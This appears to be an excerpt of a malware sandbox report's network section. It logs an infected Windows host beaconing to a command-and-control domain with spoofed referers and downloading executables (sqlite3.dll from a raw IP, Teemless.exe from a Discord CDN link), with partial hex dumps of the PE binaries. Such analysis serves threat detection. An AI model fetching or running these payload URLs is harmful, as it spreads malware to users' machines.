@.rsrc;0Z@@.reloctBHDX@BuTmjmzmmmmmmmmn*n>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.4	49866	185.7.214.239	80	

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:05:04.500634909 CET	6143	OUT	GET /sqlite3.dll HTTP/1.1 Host: 185.7.214.239 Cache-Control: no-cache Cookie: PHPSESSID=24vdtkpnp2sj4dfg4mi5b23qc2

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:05:04.560116053 CET	6145	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 20:05:04 GMT Server: Apache/2.4.18 (Ubuntu) Last-Modified: Wed, 29 Dec 2021 18:27:40 GMT ETag: "9d9d8-5d44d17c6d03f" Accept-Ranges: bytes Content-Length: 645592 Content-Type: application/x-msdos-program Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 13 00 ea 98 3d 53 00 76 08 00 3f 0c 00 00 e0 00 06 21 0b 01 02 15 00 d0 06 00 00 e0 07 00 00 06 00 00 58 10 00 00 00 10 00 00 00 e0 06 00 00 00 90 60 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 20 09 00 00 06 00 00 38 c3 0a 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 b0 07 00 98 19 00 00 00 d0 07 00 4c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 fc 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 07 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac d1 07 00 70 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c0 ce 06 00 00 10 00 00 00 d0 06 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 30 60 2e 64 61 74 61 00 00 00 b0 0f 00 00 00 e0 06 00 00 10 00 00 00 d6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 c0 2e 72 64 61 74 61 00 00 24 ad 00 00 00 f0 06 00 00 ae 00 00 00 e6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 40 2e 62 73 73 00 00 00 00 98 04 00 00 00 a0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 40 c0 2e 65 64 61 74 61 00 00 98 19 00 00 00 b0 07 00 00 1a 00 00 00 94 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00 00 4c 0a 00 00 00 d0 07 00 00 0c 00 00 00 ae 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00 18 00 00 00 00 e0 07 00 00 02 00 00 00 ba 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00 00 00 00 20 00 00 00 00 f0 07 00 00 02 00 00 00 bc 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 65 6c 6f 63 00 00 fc 27 00 00 00 00 08 00 00 28 00 00 00 be 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 34 00 00 00 00 00 00 60 01 00 00 00 30 08 00 00 02 00 00 00 e6 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 42 2f 31 39 00 00 00 00 00 c8 03 00 00 00 40 08 00 00 04 00 00 00 e8 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 33 35 00 00 00 00 00 4d 06 00 00 00 50 08 00 00 08 00 00 00 ec 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 35 31 00 00 00 00 00 60 43 00 00 00 60 08 00 00 44 00 00 00 f4 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 36 33 00 00 00 00 00 84 0d 00 00 00 b0 08 00 00 0e 00 00 00 38 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 37 37 00 00 00 00 00 94 0b 00 00 00 c0 08 00 00 0c 00 00 00 46 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 38 39 00 00 00 00 00 04 05 00 00 00 d0 08 00 00 06 00 00 00 52 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 0 0 30 42 2f 31 30 32 00 00 00 00 0d 01 00 00 00 e0 08 00 00 02 00 00 00 58 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 31 31 33 00 00 00 00 db 19 00 00 00 f0 08 00 00 1a 00 00 00 5a 08 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL=Sv?!X` 8 L'p.text`0`.data@@.rdata$@@@.bss@.edata@0@.idataL@0.CRT@0.tls @0.reloc'(@0B/4`0@@B/19@@B/35MP@B/51`C`D@B/638@B/77F@B/89R@0B/102X@B/113Z

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.4	49867	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:05:04.815576077 CET	6566	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xkqahphddq.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 128 Host: host-data-coin-11.com
Jan 6, 2022 21:05:05.387254000 CET	6828	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:05:05 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.4	49868	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:05:05.584080935 CET	6828	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://anmaxtt.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 154 Host: host-data-coin-11.com
Jan 6, 2022 21:05:06.149384975 CET	6833	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:05:05 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.4	49869	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:05:06.482136965 CET	6834	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://yxbidjlwky.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 303 Host: host-data-coin-11.com

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49780	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:03:46.084846020 CET	1166	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://krdkuoepm.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 276 Host: host-data-coin-11.com
Jan 6, 2022 21:03:46.635766029 CET	1167	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:03:46 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49781	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:03:47.111471891 CET	1168	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://yepax.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 361 Host: host-data-coin-11.com
Jan 6, 2022 21:03:47.676250935 CET	1169	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:03:47 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49782	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:03:47.884206057 CET	1170	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xwusff.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 219 Host: host-data-coin-11.com
Jan 6, 2022 21:03:48.440371037 CET	1170	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:03:48 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49783	198.11.172.78	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 21:03:48.649723053 CET	1171	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://aekcskegpq.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 156 Host: host-data-coin-11.com
Jan 6, 2022 21:03:49.212937117 CET	1172	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:03:49 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 64 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 13 49 3a 4a a6 e8 dd e6 f8 5f f5 4a 88 2d a0 57 53 98 00 e5 a7 2c f8 2f 0d 0a 30 0d 0a 0d 0a Data Ascii: 2dI:82OI:J_J-WS,/0

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49795	185.233.81.115	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:03:59 UTC	0	OUT	GET /32739433.dat?iddqd=1 HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 185.233.81.115
2022-01-06 20:03:59 UTC	0	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 20:03:59 GMT Content-Type: text/html Content-Length: 153 Connection: close
2022-01-06 20:03:59 UTC	0	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 32 30 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.20.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49838	162.159.135.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:04:22 UTC	0	OUT	GET /attachments/928021103304134716/928022474753474631/Teemless.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com
2022-01-06 20:04:22 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 06 Jan 2022 20:04:22 GMT Content-Type: application/x-msdos-program Content-Length: 538624 Connection: close CF-Ray: 6c978e1b8ff8c26d-FRA Accept-Ranges: bytes Age: 131249 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=Teemless.exe ETag: "9d7eb9be3b7f3a023430123ba099b0b0" Expires: Fri, 06 Jan 2023 20:04:22 GMT Last-Modified: Tue, 04 Jan 2022 20:29:59 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1641328199849354 x-goog-hash: crc32c=3nI44A== x-goog-hash: md5=nX65vjt/OgI0MBI7oJmwsA== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 538624 X-GUploader-UploadID: ADPycdu1DO41oN0UnSuir1fPJEp38AABzDQYxXGrIHmxTh8cdElDVtqEihiNFQGrdY7U5D5-pI3dZZbrvYT2VH8uX2g X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp
2022-01-06 20:04:22 UTC	1	IN	Data Raw: 52 65 70 6f 72 74 2d 54 6f 3a 20 7b 22 65 6e 64 70 6f 69 6e 74 73 22 3a 5b 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 61 2e 6e 65 6c 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 5c 2f 72 65 70 6f 72 74 5c 2f 76 33 3f 73 3d 41 6e 44 47 6a 59 67 6b 4f 51 42 61 66 6a 55 25 32 42 35 70 77 4b 5a 4e 31 5a 78 45 34 42 63 75 32 55 35 31 50 4a 65 25 32 42 25 32 42 35 69 61 5a 51 53 65 38 78 6f 53 4c 4d 6d 52 4c 76 31 65 4f 66 50 31 31 48 45 36 72 35 36 6d 6d 46 37 38 31 72 64 73 4f 25 32 46 6c 4e 75 59 30 53 41 69 57 36 68 47 4c 6b 71 78 69 6c 70 66 79 25 32 42 5a 38 6d 31 6e 79 78 45 4f 79 46 69 63 66 46 4f 64 4b 67 53 50 70 34 78 41 32 4e 5a 51 47 50 51 25 33 44 25 33 44 22 7d 5d 2c 22 67 72 6f 75 70 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 Data Ascii: Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=AnDGjYgkOQBafjU%2B5pwKZN1ZxE4Bcu2U51PJe%2B%2B5iaZQSe8xoSLMmRLv1eOfP11HE6r56mmF781rdsO%2FlNuY0SAiW6hGLkqxilpfy%2BZ8m1nyxEOyFicfFOdKgSPp4xA2NZQGPQ%3D%3D"}],"group":"cf-nel","max_a
2022-01-06 20:04:22 UTC	2	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 97 0a d0 c9 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 30 08 00 00 06 00 00 00 00 00 00 de 4e 08 00 00 20 00 00 00 60 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 00 a0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL00N `@ @

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:04:22 UTC	3	IN	Data Raw: 00 00 14 2a 00 00 00 1a 28 a7 00 00 06 2a 00 7e 28 a7 00 00 06 28 5d 01 00 06 38 00 00 00 00 72 33 0a 00 70 80 19 00 00 04 38 00 00 00 00 2a 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 12 00 00 00 2a 00 00 00 13 30 0e 00 04 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 1a 28 a7 00 00 06 2a 00 Data Ascii: *(*~({]8r3p8********(*(**0***(*(*(*(*(*(*(*(*(*(*(*(
2022-01-06 20:04:22 UTC	4	IN	Data Raw: 09 1f 0b 1f 16 1f 0c 06 28 90 00 00 06 12 03 11 04 11 05 11 06 1f 0c 1d 1f 0d 06 28 90 00 00 06 12 06 09 11 04 11 05 1f 0d 1f 0c 1f 0e 06 28 90 00 00 06 12 05 11 06 09 11 04 1f 0e 1f 11 1f 0f 06 28 90 00 00 06 12 04 11 05 11 06 09 1f 0f 1f 16 1f 10 06 28 90 00 00 06 12 03 11 04 11 05 11 06 17 1b 1f 11 06 28 91 00 00 06 12 06 09 11 04 11 05 1c 1f 09 1f 12 06 28 91 00 00 06 12 05 11 06 09 11 04 1f 0b 1f 0e 1f 13 06 28 91 00 00 06 12 04 11 05 11 06 09 16 1f 14 1f 14 06 28 91 00 00 06 12 03 11 04 11 05 11 06 1b 1b 1f 15 06 28 91 00 00 06 12 06 09 11 04 11 05 1f 0a 1f 09 1f 16 06 28 91 00 00 06 12 05 11 06 09 11 04 1f 0f 1f 0e 1f 17 06 28 91 00 00 06 12 04 11 05 11 06 09 1a 1f 14 1f 18 06 28 91 00 00 06 12 03 11 04 11 05 11 06 1f 09 1b 1f 19 06 28 91 00 00 06 Data Ascii: (((((((((((((
